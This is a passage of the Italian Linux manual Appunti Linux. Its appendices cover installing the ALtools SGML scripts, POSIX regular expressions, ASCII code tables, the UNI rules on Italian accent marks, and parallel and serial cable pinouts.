  - <*http://pluto.psy.unipd.it/ildp/AppuntiLinux/*>
  - <*http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*http://pluto.trew.it/ildp/AppuntiLinux/*>
- <*http://www.appuntilinux.prosa.it/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte.

1954

Parte xlv

# Appendici di informazioni e notizie varie

# ALtools

Questo documento è stato scritto originalmente per essere elaborato attraverso il pacchetto SGMLtools/LinuxDoc. Con l'andare del tempo, le caratteristiche del DTD LinuxDoc si sono rivelate insufficienti e lentamente ho apportato una serie di modifiche che oggi rendono impossibile l'elaborazione di questo documento attraverso il pacchetto originale.

Per garantire che Appunti Linux possa avere un futuro anche quando dovessi essere costretto a smettere di aggiornarlo, ho preparato una mini-distribuzione di strumenti SGML, specializzata per la sua elaborazione: ALtools.

ALtools è rivolto a chi conosce già SGMLtools e non all'utilizzatore occasionale di strumenti SGML. In questa sezione vengono date solo le spiegazioni essenziali alla sua installazione. Eventualmente, nei capitoli 107 e 108 viene descritto l'SGML in generale e l'uso dei suoi strumenti fondamentali.

## A.1 Funzionamento

ALtools è un insieme di script e file che utilizzano i programmi **`nsgmls`**, **`sgmlspl`** e temporaneamente anche **`sgmlsasp`**, per l'elaborazione di questo documento, allo scopo di generare un risultato PostScript, PDF e HTML. I programmi in questione, contenuti nei pacchetti SP, SGMLSpm e Sgmls, sono disponibili dagli stessi FTP da cui si può ottenere Appunti Linux.

Oltre a questi, è necessario avere installato il pacchetto ImageMagick, del quale si utilizza il programma **`convert`**, allo scopo di convertire automaticamente i file delle immagini nei vari formati necessari, a seconda del tipo di documento che si vuole ottenere.

Il pacchetto ALtools ha un nome organizzato nel modo seguente, dove ⟨*aaaa.mm.gg*⟩ rappresenta la data in cui è stato assemblato.

`ALtools-`⟨*aaaa.mm.gg*⟩`.tar.gz`

È sufficiente dearchiviarlo a partire dalla directory radice del filesystem, nel modo seguente, dove viene mostrato il caso di un'ipotetica versione del 31/12/1999 (bisogna avere i privilegi dell'utente **`root`**).

```
# cd /
```

```
# tar xzvf ALtools-1999.12.31.tar.gz
```

Si ottiene la directory `/opt/ALtools/` che si articola ulteriormente. Perché le cose funzionino è necessario aggiungere `/opt/ALtools/bin/` ai percorsi di avvio dei programmi (la variabile di ambiente **`PATH`**). La scelta di installare tutto in questa directory, permette di disinstallare facilmente il pacchetto in un secondo momento, semplicemente cancellandola, senza lasciare conseguenze al sistema di tracciamento dei pacchetti della propria distribuzione GNU/Linux.

## A.2 DTD AppuntiLinux

Appunti Linux utilizza un DTD specializzato che cambia leggermente da un'edizione all'altra. Nel pacchetto ALtools è possibile trovare i file `/opt/ALtools/share/AppuntiLinux*.dtd`. All'inizio del file sorgente principale di Appunti Linux appare la dichiarazione del DTD e una serie di entità interne.

```
<!DOCTYPE AppuntiLinux PUBLIC
        "-//daniele giacomini//DTD AppuntiLinux 1999.07.00//EN"
[
<!entity ... >
<!entity ... >
]>
```

## A.3 Utilizzo degli script

Per l'elaborazione di Appunti Linux sono presenti degli script specifici, la cui sintassi viene elencata in questa sezione.[1]

In particolare è disponibile anche un file-make abbinato al sorgente per facilitare ancora di più l'utilizzo di questi script. Per la precisione, il file-make fa in modo di utilizzare sempre l'ultimo file che corrisponde al modello `al-*.sgml`, che si trova nella directory corrente.

[1] Per ottenere la trasformazione in PostScript e in PDF, occorre un'elaborazione attraverso LaTeX, e per questo, Appunti Linux utilizza i file di stile `AppuntiLinux.sty`, `AppuntiLinux.continuo.sty`, `AppuntiLinux.pdf.sty` e `AppuntiLinux.bozza.sty`. Senza questi file non si ottiene alcun risultato, ma se si vuole tentare di riutilizzarli per altri fini, è probabile che debbano essere modificati.

`ALtools controllo-sgml` ⟨*file*⟩

`ALtools-controllo-sgml` ⟨*file*⟩

`make controllo`

Verifica la correttezza formale, in base al DTD, del documento contenuto nel file indicato come argomento.

`ALtools controllo-vocabolario` ⟨*file*⟩

`ALtools-controllo-vocabolario` ⟨*file*⟩

`make vocabolario`

Utilizza Ispell per verificare le parole utilizzate nel documento attraverso un vocabolario specifico per Appunti Linux.

`ALtools controllo-sintassi` ⟨*file*⟩

`ALtools-controllo-sintassi` ⟨*file*⟩

`make sintassi`

Utilizza il sistema descritto nel capitolo 113 per verificare la coerenza sintattica e stilistica del sorgente.

`ALtools html` ⟨*file*⟩

`ALtools-html` ⟨*file*⟩

`make html`

Elabora il documento indicato come argomento per ottenere un risultato HTML, strutturato in più file collegati tra loro da riferimenti ipertestuali.

`ALtools pdf` ⟨*file*⟩

`ALtools-pdf` ⟨*file*⟩

`make pdf`

Elabora il documento indicato come argomento per ottenere un risultato PDF, attraverso l'uso di LaTeX (pdfTeX).

`ALtools ps` ⟨*file*⟩

`ALtools-ps` ⟨*file*⟩

`make ps`

Elabora il documento indicato come argomento per ottenere un risultato PostScript, attraverso l'uso di LaTeX.

## A.4 Particolarità del sorgente

Il sorgente SGML di Appunti Linux non rispetta perfettamente le specifiche dell'SGML, inoltre utilizza il più possibile la codifica ISO 8859-1. Per questo, gli script di ALtools lo rielaborano prima di utilizzare gli strumenti SGML normali.

1. **`ALtxt2txt`**

   Vengono sostituiti alcuni caratteri su tutto il sorgente:

   - il codice 0xb7, ovvero 183, viene sostituito con 0xa0, ovvero 160, corrispondente allo spazio non interrompibile.

2. **`ALsgml2sgml`**

   Alcuni ambienti per il testo letterale vengono rielaborati in modo da sistemare alcune incompatibilità, e questo in modo distinto se si deve arrivare a un risultato adatto a LaTeX, a HTML o ad altri tipi di file;

3. **`ALsp2sp`**

   Dopo l'elaborazione di SP (**`nsgmls`**), il risultato viene rielaborato per sostituire alcuni caratteri ISO 8859-1 con delle entità **`SDATA`**, e subito dopo le entità vengono rimpiazzate con ciò che è più conveniente per il tipo di trasformazione a cui si vuole arrivare.

# Espressioni regolari

L'espressione regolare è un modo per definire la ricerca di stringhe attraverso un modello di comparazione. Viene usato da diversi programmi di utilità, ma non tutti aderiscono agli stessi standard. Nelle sezioni seguenti viene riportata la traduzione commentata della maggior parte della definizione utilizzata nella documentazione BSD, che a sua volta si riferisce allo standard POSIX 1003.2. Si tratta precisamente del documento *re_format(7)* (ovvero *regex(7)* in alcune distribuzioni GNU/Linux).

Questo tipo di definizione non vale in generale, e non corrisponde nemmeno ad alcuna situazione pratica in cui vengono utilizzate le espressioni regolari con i programmi che si trovano generalmente con GNU/Linux. Tuttavia, può essere utile per comprendere meglio la filosofia che sta alla base delle espressioni regolari.

## B.1 Introduzione

Un'espressione regolare, come definita nello standard POSIX 1003.2, può essere in due forme: espressioni regolari estese (*extended*) ed elementari (*basic*). Le seconde sono obsolete ed esistono soprattutto per mantenere la compatibilità con il passato in alcuni vecchi programmi.

## B.2 Espressioni regolari estese

Un'espressione regolare è composta da una o più diramazioni (*branch*) non vuote, separate da una barra verticale (`|`). Ciò corrisponde a tutto ciò che corrisponde ad almeno uno dei rami.

Un ramo è fatto da uno o più elementi (*peace*) concatenati. La corrispondenza si verifica se tutti gli elementi del ramo corrispondono, nella sequenza in cui sono.

Un elemento è un atomo che può essere seguito da un simbolo `*`, `+`, `?` o da un contenitore (*bound*). Un atomo seguito da `*` corrisponde a una sequenza di zero o più corrispondenze dell'atomo stesso. Un atomo seguito da `+` corrisponde a una sequenza di una o più corrispondenze dell'atomo stesso. Un atomo seguito da `?` corrisponde a una sequenza di zero o al massimo una corrispondenza dell'atomo stesso.

Un contenitore inizia con il simbolo `{` seguito da un numero decimale senza segno, seguito eventualmente da una virgola (`,`), seguita eventualmente da un altro numero decimale senza segno, e termina con il simbolo `}`. I numeri vanno da zero (incluso) a un valore massimo che di norma è 255 e se ne vengono indicati due, il primo non può essere superiore al secondo. Un atomo seguito da un contenitore nel quale appaiono due numeri *i* e *j* corrisponde a un sequenza che va da *i* a *j* (estremi inclusi) volte l'atomo stesso.

Un atomo è un'espressione regolare racchiusa tra parentesi tonde, un insieme vuoto di parentesi tonde, `()`, corrispondente alla stringa nulla, un'espressione tra parentesi quadre, un punto (corrispondente a ogni singolo carattere), l'accento circonflesso (corrispondente alla stringa nulla all'inizio di una riga), il dollaro (corrispondente alla stringa nulla alla fine di una riga), una barra obliqua inversa (`\`) seguita da uno dei caratteri `^.[$()|+?{\` (corrispondente a quel carattere preso come un carattere normale), una barra obliqua inversa (`\`) seguita da un qualunque altro carattere (corrispondente a quel carattere preso come carattere normale), o un carattere singolo senza altri significati particolari (corrispondente al carattere stesso).[1]

Un simbolo `{` che non sia seguito da un numero è un carattere normale. Un'espressione regolare non può terminare con il simbolo `\`.

Un'espressione tra parentesi quadre (*bracket expression*) è un elenco di caratteri racchiusi tra parentesi quadre. Normalmente corrisponde a ogni singolo carattere contenuto nell'elenco. Se l'elenco inizia con l'accento circonflesso, corrisponde a ogni carattere che non appartiene al resto dell'elenco. Se all'interno dell'elenco due caratteri sono separati da un trattino (`-`), questa è un'abbreviazione per l'intero intervallo di caratteri tra i due (inclusi) nella *collating sequence*, per esempio `[0-9]` in ASCII corrisponde a ogni cifra numerica decimale. Non è ammissibile che due intervalli condividano un punto terminale, per esempio `a-c-e`. Gli intervalli sono strettamente dipendenti dalla *collating sequence* e i programmi portabili dovrebbero evitare di farne affidamento.

Per includere nell'elenco un carattere `]` con valore letterale, va messo all'inizio dell'elenco (eventualmente preceduto dall'accento circonflesso). Per includere un carattere `-` letterale, deve essere il primo o l'ultimo, o l'elemento finale di un intervallo. Per usare un carattere `-` letterale come elemento iniziale di un intervallo, lo si deve racchiudere tra `[.` e `.]` per fare in modo che diventi un *collating element*.[2]

[1] In generale l'affermazione per gui il simbolo `\` seguito da un carattere normale corrisponde al carattere stesso, non è sempre vera. Molte realizzazioni utilizzano delle sequenze di escape formate da `\` seguito da un altro simbolo per rappresentare un tipo differente di carattere.

[2] Una *collating sequence* è letteralmente una sequenza di collazione che indica l'ordine con cui sono stati raccolti determinati elementi. Per esempio, le lettere dell'alfabeto sono raccolte in un certo ordine, per cui la lettera `C` è dopo la `B` e prima della `D`. In questo caso, l'ordine si riferisce alla sequenza della codifica ASCII o di quella utilizzata effettivamente. Un *collating element* è un elemento della collazione, cioè un elemento del gruppo per il quale è stato definito un certo ordine.

Con l'eccezione di queste e alcune combinazioni utilizzando il simbolo **`[`**, tutti gli altri caratteri speciali, compreso **`\`**, perdono il loro significato speciale all'interno delle espressioni tra parentesi quadre.

All'interno di un'espressione tra parentesi quadre, un *collating element* (un carattere, una sequenza multicarattere che si comporta come se fosse un singolo carattere, o un nome di *collating sequence* per entrambi) racchiuso tra **`[.`** e **`.]`** sta per la sequenza di caratteri di quel *collating element*. La sequenza è un singolo elemento dell'elenco dell'espressione tra parentesi quadre. Un'espressione tra parentesi quadre contenente un *collating element* multicarattere può così corrispondere a più di un carattere, per esempio se la *collating sequence* include un *collating element* **`ch`**, allora l'espressione regolare **`[[.ch.]]*c`** corrisponde ai primi cinque caratteri di **`chchcc`**.[3]

All'interno di un'espressione tra parentesi quadre, un *collating element* racchiuso tra **`[=`** e **`=]`** è una classe di equivalenza, che sta per la sequenza di caratteri di *collating element* equivalenti a quello, incluso se stesso. (Se non ci sono altri *collating element* equivalenti, il trattamento è lo stesso dell'inclusione tra **`[.`** e **`.]`**.) Per esempio, se **`o`** e **`ô`** sono i membri di una classe di equivalenza, allora **`[[=o=]]`**, **`[[=ô=]]`** e **`[oô]`** sono tutti sinonimi. Una classe di equivalenza non può essere l'elemento conclusivo di un intervallo.

All'interno di un'espressione tra parentesi quadre, il nome di una classe di caratteri (*character class*) tra **`[:`** e **`:]`** sta per l'elenco di tutti i caratteri che appartengono a quella classe. Le classi di caratteri standard sono:

- **`alnum`** (alfanumerico)
- **`alpha`** (alfabetico)
- **`blank`**
- **`cntrl`**
- **`digit`** (numerico)
- **`graph`**
- **`lower`** (minuscolo)
- **`print`**
- **`punct`**
- **`space`**
- **`upper`** (maiuscolo)
- **`xdigit`**

Una localizzazione può fornirne delle altre. Una classe di caratteri non può essere usata come punto finale di un intervallo.

Nel caso in cui un'espressione regolare possa corrispondere a più di una sottostringa di una data stringa, l'espressione regolare corrisponde a quella che inizia prima nella stringa. Se un'espressione regolare può corrispondere a più di una sottostringa a partire da quel punto, la corrispondenza si avrà per quella più lunga. Anche le sottoespressioni corrispondono alla sottostringa più lunga, ciò subordinatamente al fatto che la corrispondenza globale sia la più lunga possibile. Da notare che le sottoespressioni di livello più alto prendono quindi la precedenza sulle loro componenti sottoespressioni di livello inferiore.

Le dimensioni della corrispondenza sono misurate in caratteri, non in *collating element*. Una stringa nulla è considerata più lunga di una mancata corrispondenza. Per esempio, **`bb*`** corrisponde ai tre caratteri nel centro di **`abbbc`**, **`(wee|week)(knights|nights)`** corrisponde a tutti i dieci caratteri di **`weeknights`**, dove **`(.*).*`** viene confrontata con **`abc`** l'espressione tra parentesi corrisponde a tutti e tre i caratteri, e quando **`(a*)*`** viene confrontata con **`ab`** sia l'espressione regolare completa che la sottoespressione tra parentesi corrispondono alla stringa nulla.

Se viene specificato un tipo di corrispondenza indipendente dalla differenza tra maiuscole e minuscole, l'effetto è come quello che si avrebbe se tutte le distinzioni tra maiuscole e minuscole scomparissero dall'alfabeto. Quando una lettera dell'alfabeto che esiste sia in maiuscolo che minuscolo appare come un carattere normale al di fuori di un'espressione tra parentesi quadre, viene di fatto trasformata in un'espressione tra parentesi quadre contenente entrambe le lettere, per esempio **`x`** diventa **`[xX]`**. Quando questa appare all'interno di un'espressione tra parentesi quadre, tutte le coppie sono aggiunte all'interno dell'espressione, così che **`[x]`** diventa **`[xX]`** e **`[^x]`** diventa **`[^xX]`**.

Non viene posto alcun limite alla lunghezza delle espressioni regolari. I programmi fatti per essere portabili non dovrebbero impiegare espressioni regolari più lunghe di 256 caratteri, dal momento che una realizzazione può rifiutare di accettare tali espressioni regolari pur rimanendo aderente allo standard POSIX.

[3] Cioè corrisponde alla porzione **`chchc`**.

## B.3 Espressioni regolari elementari (obsolete)

Le espressioni regolari elementari (*basic*) differiscono in molti aspetti. I simboli **`|`**, **`+`**, e **`?`** sono caratteri normali e non c'è un equivalente per la loro funzionalità. I delimitatori per i contenitori sono `\{` e `\}`, con `{` e `}` per conto loro trattati come caratteri normali. le parentesi per le sottoespressioni annidate sono **`\(`** e **`\)`**, con **`(`** e **`)`** per conto loro trattati come caratteri normali. Il simbolo `^` è un carattere normale a eccezione di quando si trova all'inizio di un'espressione regolare o all'inizio di una sottoespressione tra parentesi, e **`*`** è un carattere normale se appare all'inizio di un'espressione regolare o all'inizio di una sottoespressione tra parentesi (eventualmente dopo un `^` iniziale). Infine, c'è un nuovo tipo di atomo, un *back reference*: **`\`** seguito da una cifra decimale *d* diversa da zero corrisponde alla stessa sequenza di caratteri cui corrisponde la *d*-esima sottoespressione tra parentesi (numerando le sottoespressioni attraverso la posizione delle loro parentesi aperte, da sinistra a destra), cosicché (per esempio) **`\([bc]\)\1`** corrisponde a **`bb`** o **`cc`**, ma non a **`bc`**.

*Appendice* C

# ASCII (ISO 646)

| Binario | Esadecimale | Ottale | Decimale | Carattere | |
|---|---|---|---|---|---|
| 00000000 | 0x00 | 000 | 000 | *<NUL>* | \0 |
| 00000001 | 0x01 | 001 | 001 | *<SOH>* | |
| 00000010 | 0x02 | 002 | 002 | *<STX>* | |
| 00000011 | 0x03 | 003 | 003 | *<ETX>* | |
| 00000100 | 0x04 | 004 | 004 | *<EOT>* | |
| 00000101 | 0x05 | 005 | 005 | *<ENQ>* | |
| 00000110 | 0x06 | 006 | 006 | *<ACK>* | |
| 00000111 | 0x07 | 007 | 007 | *<BEL>* | \a |
| 00001000 | 0x08 | 010 | 008 | *<BS>* | \b |
| 00001001 | 0x09 | 011 | 009 | *<HT>* | \t |
| 00001010 | 0x0A | 012 | 010 | *<LF>* | \n |
| 00001011 | 0x0B | 013 | 011 | *<VT>* | \v |
| 00001100 | 0x0C | 014 | 012 | *<FF>* | \f |
| 00001101 | 0x0D | 015 | 013 | *<CR>* | \r |
| 00001110 | 0x0E | 016 | 014 | *<SO>* | |
| 00001111 | 0x0F | 017 | 015 | *<SI>* | |
| 00010000 | 0x10 | 020 | 016 | *<DLE>* | |
| 00010001 | 0x11 | 021 | 017 | *<DC1>* | |
| 00010010 | 0x12 | 022 | 018 | *<DC2>* | |
| 00010011 | 0x13 | 023 | 019 | *<DC3>* | |
| 00010100 | 0x14 | 024 | 020 | *<DC4>* | |
| 00010101 | 0x15 | 025 | 021 | *<NAK>* | |
| 00010110 | 0x16 | 026 | 022 | *<SYN>* | |
| 00010111 | 0x17 | 027 | 023 | *<ETB>* | |
| 00011000 | 0x18 | 030 | 024 | *<CAN>* | |
| 00011001 | 0x19 | 031 | 025 | *<EM>* | |
| 00011010 | 0x1A | 032 | 026 | *<SUB>* | |
| 00011011 | 0x1B | 033 | 027 | *<ESC>* | |
| 00011100 | 0x1C | 034 | 028 | *<FS>* | |
| 00011101 | 0x1D | 035 | 029 | *<GS>* | |
| 00011110 | 0x1E | 036 | 030 | *<RS>* | |
| 00011111 | 0x1F | 037 | 031 | *<US>* | |
| 00100000 | 0x20 | 040 | 032 | *<SP>* | |

Tabella C.1: ASCII (ISO 646).

| Binario | Esadecimale | Ottale | Decimale | Carattere |
|---|---|---|---|---|
| 00100001 | 0x21 | 041 | 033 | ! |
| 00100010 | 0x22 | 042 | 034 | " |
| 00100011 | 0x23 | 043 | 035 | # |
| 00100100 | 0x24 | 044 | 036 | $ |
| 00100101 | 0x25 | 045 | 037 | % |
| 00100110 | 0x26 | 046 | 038 | & |
| 00100111 | 0x27 | 047 | 039 | ’ |
| 00101000 | 0x28 | 050 | 040 | ( |
| 00101001 | 0x29 | 051 | 041 | ) |
| 00101010 | 0x2A | 052 | 042 | * |
| 00101011 | 0x2B | 053 | 043 | + |
| 00101100 | 0x2C | 054 | 044 | , |
| 00101101 | 0x2D | 055 | 045 | - |
| 00101110 | 0x2E | 056 | 046 | . |
| 00101111 | 0x2F | 057 | 047 | / |
| 00110000 | 0x30 | 060 | 048 | 0 |
| 00110001 | 0x31 | 061 | 049 | 1 |
| 00110010 | 0x32 | 062 | 050 | 2 |
| 00110011 | 0x33 | 063 | 051 | 3 |
| 00110100 | 0x34 | 064 | 052 | 4 |
| 00110101 | 0x35 | 065 | 053 | 5 |
| 00110110 | 0x36 | 066 | 054 | 6 |
| 00110111 | 0x37 | 067 | 055 | 7 |
| 00111000 | 0x38 | 070 | 056 | 8 |
| 00111001 | 0x39 | 071 | 057 | 9 |
| 00111010 | 0x3A | 072 | 058 | : |
| 00111011 | 0x3B | 073 | 059 | ; |
| 00111100 | 0x3C | 074 | 060 | < |
| 00111101 | 0x3D | 075 | 061 | = |
| 00111110 | 0x3E | 076 | 062 | > |
| 00111111 | 0x3F | 077 | 063 | ? |
| 01000000 | 0x40 | 100 | 064 | @ |

Tabella C.2: ASCII (ISO 646).

| Binario | Esadecimale | Ottale | Decimale | Carattere |
|---|---|---|---|---|
| 01000001 | 0x41 | 101 | 065 | A |
| 01000010 | 0x42 | 102 | 066 | B |
| 01000011 | 0x43 | 103 | 067 | C |
| 01000100 | 0x44 | 104 | 068 | D |
| 01000101 | 0x45 | 105 | 069 | E |
| 01000110 | 0x46 | 106 | 070 | F |
| 01000111 | 0x47 | 107 | 071 | G |
| 01001000 | 0x48 | 110 | 072 | H |
| 01001001 | 0x49 | 111 | 073 | I |
| 01001010 | 0x4A | 112 | 074 | J |
| 01001011 | 0x4B | 113 | 075 | K |
| 01001100 | 0x4C | 114 | 076 | L |
| 01001101 | 0x4D | 115 | 077 | M |
| 01001110 | 0x4E | 116 | 078 | N |
| 01001111 | 0x4F | 117 | 079 | O |
| 01010000 | 0x50 | 120 | 080 | P |
| 01010001 | 0x51 | 121 | 081 | S |
| 01010010 | 0x52 | 122 | 082 | R |
| 01010011 | 0x53 | 123 | 083 | S |
| 01010100 | 0x54 | 124 | 084 | T |
| 01010101 | 0x55 | 125 | 085 | U |
| 01010110 | 0x56 | 126 | 086 | V |
| 01010111 | 0x57 | 127 | 087 | W |
| 01011000 | 0x58 | 130 | 088 | X |
| 01011001 | 0x59 | 131 | 089 | Y |
| 01011010 | 0x5A | 132 | 090 | Z |
| 01011011 | 0x5B | 133 | 091 | [ |
| 01011100 | 0x5C | 134 | 092 | \ |
| 01011101 | 0x5D | 135 | 093 | ] |
| 01011110 | 0x5E | 136 | 094 | ^ |
| 01011111 | 0x5F | 137 | 095 | _ |
| 01100000 | 0x60 | 140 | 096 | ‘ |

Tabella C.3: ASCII (ISO 646).

| Binario | Esadecimale | Ottale | Decimale | Carattere |
|---|---|---|---|---|
| 01100001 | 0x61 | 141 | 097 | a |
| 01100010 | 0x62 | 142 | 098 | b |
| 01100011 | 0x63 | 143 | 099 | c |
| 01100100 | 0x64 | 144 | 100 | d |
| 01100101 | 0x65 | 145 | 101 | e |
| 01100110 | 0x66 | 146 | 102 | f |
| 01100111 | 0x67 | 147 | 103 | g |
| 01101000 | 0x68 | 150 | 104 | h |
| 01101001 | 0x69 | 151 | 105 | i |
| 01101010 | 0x6A | 152 | 106 | j |
| 01101011 | 0x6B | 153 | 107 | k |
| 01101100 | 0x6C | 154 | 108 | l |
| 01101101 | 0x6D | 155 | 109 | m |
| 01101110 | 0x6E | 156 | 110 | n |
| 01101111 | 0x6F | 157 | 111 | o |
| 01110000 | 0x70 | 160 | 112 | p |
| 01110001 | 0x71 | 161 | 113 | q |
| 01110010 | 0x72 | 162 | 114 | r |
| 01110011 | 0x73 | 163 | 115 | s |
| 01110100 | 0x74 | 164 | 116 | t |
| 01110101 | 0x75 | 165 | 117 | u |
| 01110110 | 0x76 | 166 | 118 | v |
| 01110111 | 0x77 | 167 | 119 | w |
| 01111000 | 0x78 | 170 | 120 | x |
| 01111001 | 0x79 | 171 | 121 | y |
| 01111010 | 0x7A | 172 | 122 | z |
| 01111011 | 0x7B | 173 | 123 | { |
| 01111100 | 0x7C | 174 | 124 | \| |
| 01111101 | 0x7D | 175 | 125 | } |
| 01111110 | 0x7E | 176 | 126 | ~ |
| 01111111 | 0x7F | 177 | 127 | *<DEL>* |

Tabella C.4: ASCII (ISO 646).

# Segnaccento obbligatorio (UNI 601567)

Quello che segue è la norma UNI 601567 sull'uso degli accenti. Il documento è stato ottenuto da *Scienza, tecnologia e arte della stampa e della comunicazione*, *Preparazione del manoscritto*, <http://ape.apenet.it/Grafica/Grafica01/1206.html>.

———

Segnaccento obbligatorio nell'ortografia della lingua italiana (Uni 601567):

1. *Scopo*

La presente unificazione ha lo scopo di stabilire le regole ortografiche per il segnaccento nei testi stampati in lingua italiana, quando esso sia obbligatorio.

2. *Definizione*

2.1 Il segnaccento (o segno d'accento, o accento scritto) serve a indicare esplicitamente la vocale tonica, per esempio: *andrà*, *colpì*, *temé*, *virtù*.

2.2. Il segnaccento può essere grave ( ` ) o acuto ( ´ ).

3. *Uso*

Il segnaccento è obbligatorio nei casi seguenti:

3.1. Su alcuni monosillabi, per distinguerli da altri monosillabi che si scrivono con le stesse lettere ma senza accento:

*ché* («poiché», congiunzione causale) per distinguerlo da *che* (congiunzione in ogni altro senso, o pronome);

*dà* (indicativo presente di dare) per distinguerlo da *da* (preposizione) e *da'* (imperativo di dare);

*dì* («giorno») per distinguerlo da *di* (preposizione) e *di'* (imperativo di dire);

*è* (verbo) per distinguerlo da *e* (congiunzione);

*là* (avverbio) per distinguerlo da *la* (articolo, pronome, nota musicale);

*lì* (avverbio) per distinguerlo da *li* (articolo, pronome);

*né* (congiunzione) per distinguerlo da *ne* (pronome, avverbio);

*sé* (pronome tonico) per distinguerlo da *se* (congiunzione, pronome atono);

*sì* («così», o affermazione) per distinguerlo da *si* (pronome, nota musicale);

*té* (pianta, bevanda) per distinguerlo da *te* (pronome).

3.2. Sui monosillabi: *chiù*, *ciò*, *diè*, *fé*, *già*, *giù*, *piè*, *più*, *può*, *scià*.

3.3. Su tutte le parole polisillabe su cui la posa della voce cade sulla vocale che è alla fine della parola, per esempio: *pietà*, *lunedì*, *farò*, *autogrù*.

4. *Forma*

4.1. Il segnaccento, nei casi in cui è obbligatorio, è sempre grave sulle vocali: *a*, *i*, *o*, *u*.

4.2. Sulla *e*, il segnaccento obbligatorio è grave se la vocale è aperta, è acuto se la vocale è chiusa:

- è sempre grave sulle parole seguenti:

*ahimè* e *ohimè*, *caffè*, *canapè*, *cioè*, *coccodè*, *diè* e *gilè*, *lacchè*, *piè*, *tè*; inoltre sulla maggior parte dei francesismi adattati, come *bebè*, *cabarè*, *purè*, ecc. e sulla maggior parte dei nomi propri, come *Giosuè*, *Mosè*, *Noè*, *Salomè*, *Tigrè;*

- è acuto sulle parole seguenti:

*ché* («poiché») e i composti di *che* (*affinché*, *macché*, *perché*, ecc.), *fé* e i composti *affé*, *autodafé*, i composti di *re* e di *tre* (*viceré*, *ventitré*), i passati remoti (*credé*, *temé*, ecc., escluso *diè*), le parole *mercé*, *né*, *scimpanzé*, *sé*, *testé*.

4.3. Anche per la *o* si possono distinguere i due timbri (aperto o chiuso) con i due accenti (grave ed acuto) ma solo in casi in cui l'accento è facoltativo, per esempio: *còlto* (participio passato di *cogliere*, e *cólto* («istruito»).

# Cablaggi

Un ottimo punto di riferimento per informazione inerenti connettori e cablaggi di vario genere si trova nel HwB, *Hardware Book*, di Joakim Ögren, ottenibile da diversi URI che però cambiano sempre. Si può fare una ricerca sfruttando un motore di ricerca per tutti i documento che contengono simultaneamente le stringhe **`HwB`** e **`The Hardware Book`** (si veda eventualmente il capitolo 11).





Figura E.1: Disposizione dei contatti di un connettore BD-25 maschio.





Figura E.2: Disposizione dei contatti di un connettore BD-25 femmina.





Figura E.3: Disposizione dei contatti di un connettore BD-9 femmina.

| Connettore A<br>DB-25 maschio<br>Nome | Contatto | Contatto | Connettore B<br>DB-25 maschio<br>Nome |
|---|---|---|---|
| Data Bit 0 | 2 | 15 | Error |
| Data Bit 1 | 3 | 13 | Select |
| Data Bit 2 | 4 | 12 | Paper Out |
| Data Bit 3 | 5 | 10 | Acknowledge |
| Data Bit 4 | 6 | 11 | Busy |
| Acknowledge | 10 | 5 | Data Bit 3 |
| Busy | 11 | 6 | Data Bit 4 |
| Paper Out | 12 | 4 | Data Bit 2 |
| Select | 13 | 3 | Data Bit 1 |
| Error | 15 | 2 | Data Bit 0 |
| Signal Ground | 25 | 25 | Signal Ground |

Tabella E.1: Cavo parallelo incrociato, detto anche Null-Printer o LapLink o Interlink, utilizzabile in particolare per le connessioni PLIP. Permette il collegamento attraverso porte parallele normali. L'eventuale schermatura metallica può essere collegata alla massa del connettore, ma solo a uno dei due capi. Controllare la documentazione contenuta nel file `/usr/src/linux/drivers/net/README1.PLIP`.

| Connettore A<br>DB-25 maschio<br>Nome | Contatto | Contatto | Connettore B<br>DB-25 maschio<br>Nome |
|---|---|---|---|
| Strobe | 1 | 11 | Busy |
| Data Bit 0 | 2 | 2 | Data Bit 0 |
| Data Bit 1 | 3 | 3 | Data Bit 1 |
| Data Bit 2 | 4 | 4 | Data Bit 2 |
| Data Bit 3 | 5 | 5 | Data Bit 3 |
| Data Bit 4 | 6 | 6 | Data Bit 4 |
| Data Bit 5 | 7 | 7 | Data Bit 5 |
| Data Bit 6 | 8 | 8 | Data Bit 6 |
| Data Bit 7 | 9 | 9 | Data Bit 7 |
| Busy | 11 | 1 | Strobe |
| Paper Out | 12 | 14 | Autofeed |
| Select | 13 | 17 | Select |
| Autofeed | 14 | 12 | Paper Out |
| Error | 15 | 18 | Ground |
| Reset | 16 | 10 | Acknowledge |
| Ground | 18 | 15 | Error |
| Signal Ground | 25 | 25 | Signal Ground |

Tabella E.2: Cavo parallelo bidirezionale. Questo cavo, **non più utilizzato** con GNU/Linux, permetteva il collegamento attraverso porte parallele bidirezionali. NOTA: la connessione di un cavo bidirezionale su elaboratori accesi comporta qualche rischio in più rispetto alla connessione di un cavo normale. Sotto questo aspetto, l'uso di un cavo di questo tipo, anche se potrebbe fornire prestazioni doppie rispetto a un normale cavo incrociato, è **generalmente sconsigliabile**.

| DB-25<br>femmina | DB-25<br>femmina | DB-25<br>femmina | DB-9<br>femmina | DB-9<br>femmina | DB-9<br>femmina |
|---|---|---|---|---|---|
| 2 | 3 | 2 | 2 | 2 | 3 |
| 3 | 2 | 3 | 3 | 3 | 2 |
| 7 | 7 | 7 | 5 | 5 | 5 |

Tabella E.3: Per realizzare un cavo Null-modem che permetta la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale utilizzando un controllo di flusso software, ovvero XON/XOFF, sono sufficienti tre fili. Nello schema sono rappresentate le diverse possibilità di collegamento a seconda che si utilizzino connettori DB-25 o DB-9.

| DB-25 femmina | DB-25 femmina | DB-25 femmina | DB-9 femmina | DB-9 femmina | DB-9 femmina |
|---|---|---|---|---|---|
